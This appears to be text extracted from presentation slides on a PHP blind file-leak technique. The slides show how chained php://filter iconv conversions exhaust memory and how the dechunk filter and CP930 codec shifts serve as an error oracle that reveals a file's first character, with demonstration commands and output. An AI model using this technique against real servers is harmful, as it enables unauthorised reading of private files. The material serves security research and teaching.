
Max size overflow



memory\_limit php.ini option is 128MB by default



UCS-4LE is encoded in 4 octets





# BLIND FILE LEAK

Max size overflow



Each character uses 4 bytes in UCS-4LE



memory\_limit php.ini option is 128MB by default

```
$ echo -n 'START' > test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UCS-4LE/resource=/tmp/test");' | xxd
00000000: 5300 0000 5400 0000 4100 0000 5200 0000  S...T...A...R...
00000010: 5400 0000                                     T...
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UCS-4LE|convert.iconv.UTF8.UCS-4LE/resource=/tmp/test");' | xxd
00000000: 5300 0000 0000 0000 0000 0000 0000 0000  S.....
00000010: 5400 0000 0000 0000 0000 0000 0000 0000  T.....
00000020: 4100 0000 0000 0000 0000 0000 0000 0000  A.....
00000030: 5200 0000 0000 0000 0000 0000 0000 0000  R.....
00000040: 5400 0000 0000 0000 0000 0000 0000 0000  T.....
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UCS-4LE|[...]|convert.iconv.UTF8.UCS-4LE|convert.iconv.UTF8.UCS-4LE/resource=/tmp/test");'

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 83886080 bytes) in Command line code on line 1
```



# BLIND FILE LEAK

First character leak



First character leak

Using a peticular filter  
to blindly guess the  
first character value.



# BLIND FILE LEAK

First character leak : dechunk filter

When using chunked transfer encoding, each chunk is preceded by its size in bytes  
It has to be a hexadecimal value

[https://en.wikipedia.org/wiki/Chunked\\_transfer\\_encoding](https://en.wikipedia.org/wiki/Chunked_transfer_encoding)

```
5\r\n      (chunk length)
Chunk\r\n (chunk data)
f\r\n      (chunk length)
PHPfiltersrock!\r\n (chunk data)
```

 dechunk filter will return an empty result if the first character is hexadecimal

```
$ echo -n 'bTART' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'
[NO RESULT]
$ echo -n 'START' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 83886080 bytes) in Command line code on line 1
```








# BLIND FILE LEAK

First character leak : Using dechunk as an oracle




## ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

## CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?
[...]											


 = CP930 conversion



# BLIND FILE LEAK

First character leak : leak the char 'd'

*\$i* : number of CP930 conversion  
*\$char* : first char of a file



ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?

*\$i=1*

